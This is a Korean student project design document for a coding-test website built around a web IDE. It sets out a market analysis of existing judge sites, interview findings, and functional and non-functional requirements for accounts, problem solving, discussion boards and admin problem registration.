

SW개발/HW제작 설계서

프로젝트 명 : 웹 IDE를 이용한 코딩 테스트 사이트 구축

2020-11-12

(CODESPACE) – 김동건, 김민지, 오승재

Mentor 박 대 우


수행 단계별 주요 산출물

단계	산출물	일반	응용 소프트웨어	응용 하드웨어
		·모바일 APP ·Web 등	·빅데이터 ·인공지능 ·블록체인 등	·IoT ·로봇 ·드론 등
환경 분석	시장/기술 환경 분석서	△	△	△
	설문조사 결과서	△	△	△
	인터뷰 결과서	△	△	△
요구사항 분석	요구사항 정의서	○	○	○
	유즈케이스 정의서	△	△	△
아키텍처 설계	서비스 구성도(시스템 구성도)	○	○	○
	서비스 흐름도(데이터 흐름도)	△	○	△
	UI/UX 정의서	△	△	△
	하드웨어/센서 구성도	-	-	○
기능 설계	메뉴 구성도	○	○	○
	화면 설계서	○	○	△
	엔티티 관계도	○	○	△
	기능 처리도(기능 흐름도)	○	○	○
	알고리즘 명세서/설명서	△	○	○
	데이터 수집처리 정의서	-	○	-
	하드웨어 설계도	-	-	○
개발 / 구현	프로그램 목록	○	○	○
	테이블 정의서	○	○	△
	핵심 소스코드	○	○	○

※ ○ 필수, △ 선택

| 시장/기술 동향 분석

국내 컴파일 제공 웹 서비스



BAEKJOON
ONLINE JUDGE

문제 문제집 대회 채점 현황 랭킹 게시판 그룹 블로그 강의

ONLINE JUDGE!

Baekjoon Online Judge

프로그래밍 문제를 풀고 온라인으로 채점받을 수 있는 곳입니다.

18562	16669	14093	67
전체 문제	채점 가능한 문제	풀린 문제	채점 가능한 언어



코딩테스트 고득점 Kit SQL 고득점 Kit 모든 문제

코드는 혼자 연습해도
면접은 혼자 연습하기 어려우니까
1:1 모의 면접으로
자신있게 준비 하세요!

기초전형 대비 | 70개일자 | 온라인

코딩테스트 고득점 Kit

코딩테스트에는 어떤 알고리즘/자료구조가 출제될까요?
사람들은 어떤 문제를 어려워할까요? 국내에서 코딩테스트를 가장 많이 운영해온 프로그래머스 팀이 **코딩테스트 결과를 분석해서 만든 고득점 Kit**. 코딩테스트에 자주 나오는 유형, 사람들이 많이 틀리는 유형을 간추렸습니다.

해시

해시는 Key-value쌍으로 데이터를 저장하는 자료구조입니다.

출제 빈도 높음 ↗ | 평균 점수 보통 → | 문제 세트 0 / 4

스택/큐

LIFO, FIFO, push & pop! 스택과 큐를 이용해서 문제를 풀어보세요.

위의 국내 웹사이트는 무료로 웹IDE 서비스를 제공한다.

| 시장/기술 동향 분석



GitHub



Codility



codecademy


codewars
by Qualified




현재 개발자들을 위한 무수히 많은 커뮤니케이션이 존재 하지만,
대부분의 유명한 개발 사이트는 외국 사이트이다.

국내 개발자들을 위한 사이트는 현저히 적음을 알 수 있다.

| 시장/기술 동향 분석




프로그래머스의 리서치 결과



SPRI(소프트웨어정책연구소)의 리서치 결과

본 리서치를 통해서 국내 프로그래머 개발자의 숙련도가 타국가에 비해 낮음을 알 수 있다.
 현재 국내에서 프로그램 개발에 대한 인지도가 급격하게 높아졌지만,
 해외 국가들에 비해 아직도 낮은 수준임을 알 수 있다.

| 시장/기술 동향 분석



IDE 컴파일 제공 사이트 '프로그래머스'의 리서치 결과

현재 수많은 IDE가 세상에 존재하지만 모든 IDE를 개발PC에 설치하는데 어려움이 존재한다.

접근성이 높은 IDE도 있지만, 반면에 개발환경을 구축하기 어려운 IDE도 존재하기 때문에 초보 개발자들이 IDE를 설치하는 데 어려움을 겪을 수 있다.

시장/기술 동향 분석

○ 기존 제품과의 비교

측정지표	기존 웹IDE를 활용한 코드 컴파일 사이트(백준, 프로그래머스)	웹 IDE를 활용한 코딩 사이트 시스템
편리성	- 일반적인 Textarea에서 코드 작성	- 모나코 에디터를 활용하여 사용자의 코드 가독성을 높임 - 코드 재사용과 자동 생성을 통해 사용자의 입력 시간을 단축
기능성	- 컴파일 된 결과에 대해 정해진 오류메시지를 제공	- 컴파일 결과에 대한 세부적인 오류메시지를 제공 - 사용자가 원하는 코드를 따로 저장할 수 있음
사용성	- 처음 서비스를 이용하는 사용자는 어려움을 느낌	- 에디터에 기본적인 사용법을 직관적으로 표시 - 사용자의 서비스 이용이 원활하도록 함
활용성	- 알고리즘 문제를 풀기 위한 서비스로 활용	- 알고리즘 문제를 풀기 위한 서비스로 활용 - 본인이 원하는 코드에 대해 컴파일 기능 제공

| 인터뷰결과서

Keep-In Mind Message

무료로 사용할 수 있는 편리한
교육용 웹사이트

중급 이상의 난이도에 치중된 문제들

학습하지 않은 알고리즘에 대한 자세한
설명이 없어 어려움을 느낌

쉽고 빠른 컴파일 기능 제공 필요

본 과제 추진 반영 시사점

수익 창출의 목적이 아닌,
개발자 양성에 도움이 되는 사이트를 구현

다양한 난이도의 문제를 제공하고,
개발자를 꿈꾸는 모든 사람이 사용할 수 있는
범용 교육사이트 구현

문제를 해결하기 위한 알고리즘 설명을 제시하고
학습 후 관련된 문제를 풀면서
알고리즘을 공부할 수 있는 폭넓은 지식 저장고 구현

누구나 해당 사이트를 쉽게 이용할 수 있도록
사용자 중심의 UI 구현

| 인터뷰결과서

Keep-In Mind Message

안정성을 갖춘 서버 이용

관리자 접속의 편리함

로그 기록과 비정상 접근 방지

빠른 회원가입과 정확한 보안성

본 과제 추진 반영 시사점

서버 다운으로 컴파일 오류가 발생하지 않도록
방지 및 대처 기술 구현

관리자가 해당 페이지를 이용하는데
어려움이 없도록 관리시스템 구현

해당 사이트를 방문한 사용자의 IP를 저장하고
비정상 접근일 경우 웹사이트 접근 불허

접근성이 편리하면서 보안을 갖춘
서비스 제공 구현

| 요구사항 정의서

구분	기능	설명	권한
S/W	회원가입	비회원은 해당 서비스를 사용하기 위해 회원가입을 한다	사용자
세부 요구사항			
● 회원가입에는 아이디, 비밀번호, 이름, 자기소개를 입력한다.			
● 아이디의 형식에 맞지 않을 경우 형식이 맞지 않다는 것을 사용자에게 알린다.			
● 아이디와 비밀번호가 회원정보 데이터베이스와 일치하지 않을 경우 오류메시지를 출력한다.			
● 비밀번호 입력 시 두 번 입력하게 하여 비밀번호 일치 여부를 확인한다.			

구분	기능	설명	권한
S/W	로그인	서비스를 이용하기 위해 로그인을 한다.	사용자
세부 요구사항			
● 비밀번호는 숨김 텍스트로 입력한다.			
● 만약 비밀번호를 입력하지 않으면 안내메시지를 출력해 사용자에게 알린다.			
● 아이디와 비밀번호가 회원정보 데이터베이스와 일치하지 않을 경우 오류메시지를 출력한다.			
● 패킷 암호화를 진행해 사용자의 정보가 노출되지 않게 한다.			

| 요구사항 정의서

구분	기능	설명	권한
S/W	마이페이지	회원정보를 확인하고 자신의 정보를 수정 할 수 있다.	사용자
세부 요구사항			
● 상단에는 회원정보 조회, 하단에는 코드 조회 기능을 제공한다.			
● 프로필 이미지, 이름, 자기소개 글을 변경 할 수 있다.			
● 사용자가 시도했던 문제에 대한 전체 내역을 조회할 수 있다.			

구분	기능	설명	권한
S/W	코드 조회	사용자는 자신이 풀었던 문제의 코드 내역을 조회 할 수 있다.	사용자
세부 요구사항			
● 문제를 클릭하면 해당 문제에 대한 풀이 내역을 볼 수 있는 모달상자로 이동한다.			
● 모달상자는 해당 문제에 대해 풀었던 코드 전체와 정답 여부를 출력한다.			
● 검색 기능(제목, 문제번호) 을 제공하여 사용자가 쉽게 풀었던 문제를 검색할 수 있도록 한다.			

| 요구사항 정의서

구분	기능	설명	권한
S/W	문제 조회	문제 난이도(LEVEL)와 알고리즘 분류를 선택해 조건에 맞는 문제를 조회한다.	사용자
세부 요구사항			
● 사용자는 문제분류와 난이도를 선택하여 문제를 조회할 수 있다.			
● 문제 조회는 번호, 제목, 난이도, 정답률, 성공 여부를 표시한다			
● 사용자가 성공한 문제와 실패한 문제, 아직 풀지 못한 문제를 표시한다.			
● 문제를 선택하면 해당 문제를 풀 수 있는 '문제풀기' 페이지로 이동한다.			
● 다른 사용자들이 푼 문제들의 오답률, 정답률, 제출율을 바탕으로 랭킹(난이도) 을 제공한다.			

구분	기능	설명	권한
S/W	문제 토론	다른 사용자와 해당 문제에 대하여 자유롭게 얘기를 나눈다.	사용자
세부 요구사항			
● 양방향 채팅이 가능하도록 설계한다.			
● 채팅 페이지 에는 타 사용자의 닉네임, 대화 내용, 전송날짜를 표시한다.			
● 문제 질문 시 사용자는 자신의 코드와 문제를 언급 할 수 있다.			

| 요구사항 정의서

구분	기능	설명	권한
S/W	문제 풀기	웹 IDE에 코드를 작성해 실행시키고, 제출 버튼을 눌러 정답여부를 확인 한다.	사용자
세부 요구사항			
● 왼쪽 문제 세부정보에 번호와 제목, 레벨, 설명, 입력 예시와 출력 예시를 표시한다.			
● 오른쪽 사용자영역에 사용자가 코드를 작성할 수 있는 공간을 제공한다.			
● 사용자는 특정언어 하나 (C, C++, JAVA, Python, Javascript)를 선택하여 코드를 작성한다.			
● 사용자가 선택한 언어에 따라 언어에 맞는 IDE를 출력한다.			
● 이전에 풀었던 내역이 있을 경우, 가장 최근에 작성한 코드를 IDE에 출력한다.			
● '실행' 을 누르면 작성한 소스코드에 대해 컴파일 결과와 에러를 표시한다.			
● '제출' 을 누르면 정답/오답 여부를 알 수 있다.			
● 작성한 코드의 테스트케이스의 출력결과가 데이터베이스에 입력된 결과와 일치하지 않다면 오류메시지를 출력한다.			
● 제출 시, 문제에 대한 정답횟수, 제출횟수 를 카운트 하여 정답률, 제출율을 다시 계산, 갱신한다.			

| 요구사항 정의서

구분	기능	설명	권한
S/W	게시판 조회	다른 사용자들이 작성한 글들을 조회한다.	사용자
세부 요구사항			
● 게시판에는 글 번호, 제목, 작성자, 작성일을 표시한다.			
● 게시판에는 글쓰기 버튼이 있다.			
● 회원만 게시글 등록 버튼에 접근 할 수 있다.			

구분	기능	설명	권한
S/W	게시글 조회	사용자가 작성한 글을 보여준다.	사용자
세부 요구사항			
● 글 번호, 작성자, 제목, 내용, 작성일을 표시한다.			
● 문제 질문일 경우 상단에 문제번호와 문제 제목을 표시한다.			
● 자신이 작성한 게시글일 경우에만 수정/삭제 메뉴를 표시한다.			
● 게시글 조회는 회원만 접근하도록 한다.			

| 요구사항 정의서

구분	기능	설명	권한
S/W	게시글 등록	새로운 게시글을 작성하고 게시판에 등록한다.	사용자
	게시글 수정	작성한 글을 수정한다.	사용자
	게시글 삭제	작성한 글을 삭제한다.	사용자
세부 요구사항			
● 게시판에는 글 번호, 제목, 작성자, 작성일을 표시한다.			
● 게시판에는 글쓰기 버튼이 있다.			
● 회원만 게시글 등록 버튼에 접근 할 수 있다.			
● 게시글 등록 시, 제목과 내용 둘 중 하나라도 공란일 경우 '필수입력 항목입니다' 경고 메시지를 출력한다.			
● 해당 게시글을 작성한 회원만이 수정/삭제 권한을 갖도록 한다.			

| 요구사항 정의서

구분	기능	설명	권한
S/W	댓글 등록	게시글에 새로운 댓글을 작성한다.	사용자
	댓글 수정	작성한 댓글을 수정한다.	사용자
	댓글 삭제	작성한 댓글을 삭제한다.	사용자
세부 요구사항			
● 댓글에는 프로필 이미지, 작성자, 내용, 작성일을 표시한다.			
● 자신이 단 댓글에만 수정/삭제 메뉴를 표시한다.			
● 회원만 댓글을 등록할 수 있다.			
● 입력창에 입력을 하지않고 등록을 눌렀을 경우 '댓글을 작성해주세요' 경고메시지를 출력한다.			
● 해당 댓글을 작성한 회원만 수정/삭제 권한을 갖도록 한다.			

| 요구사항 정의서


구분	기능	설명	권한
S/W	문제 등록	새로운 문제를 등록한다.	관리자
세부 요구사항			
● 필수입력 항목(제목, 난이도, 분류, 문제내용) 중 공란이 있을 시 '필수 입력 항목입니다' 경고메시지를 출력한다.			
● 테스트케이스는 최소 1가지 이상 등록한다.			

| 요구사항 정의서

구분	기능	설명
S/W	비기능적 요구사항	24시간 기준으로 최소 99%의 정상적인 운용이 가능해야 한다.
		사용자의 컴퓨터에 부하가 걸리지 않도록 프로세스의 용량과 ram 용량의 사용량을 최대 30% 이상을 넘지 않도록 한다.
		관리자는 새로운 알고리즘 문제를 최소 30분 이내로 등록할 수 있어야 한다.
		관리자는 5분안에 게시글과 댓글에 대한 검색과 등록 기능을 수행할 수 있어야 한다.
		사용자가 입력한 알고리즘에 대해 기존에 입력한 데이터가 정상적으로 작동할 수 있어야 한다. 또한 기능에 문제가 발생했을 경우 개발자가 이를 수정하는데 1시간 이내의 짧은 시간이 걸릴 수 있도록 한다.
		시스템에 오류가 발생할 수 있는 사용자의 입력을 제어하여 안정적으로 시스템을 가동할 수 있어야 한다
		사용자가 최대 10분 이내에 시스템에 대한 전반적인 이해와 사용법을 알 수 있게 간단하고 명료하게 구성한다.
		어떠한 환경에서도 시스템이 돌아가야 한다. CHROME, INTERNET EXPLORER (IE) , FILEFOX (파이어폭스), SAFARI(사파리) 등에서 실행 가능해야 한다.
		각 기능들의 연관성이 최소 15로 유지되어 유지보수성과 관리에 적합해야 한다.
		프로젝트 계획서는 IEEE-1058 표준을 준수해야 한다.
		전자정부서비스 호환성 준수지침을 따른다.

| 유즈케이스

웹 IDE 코딩테스트 시스템




| 유즈케이스

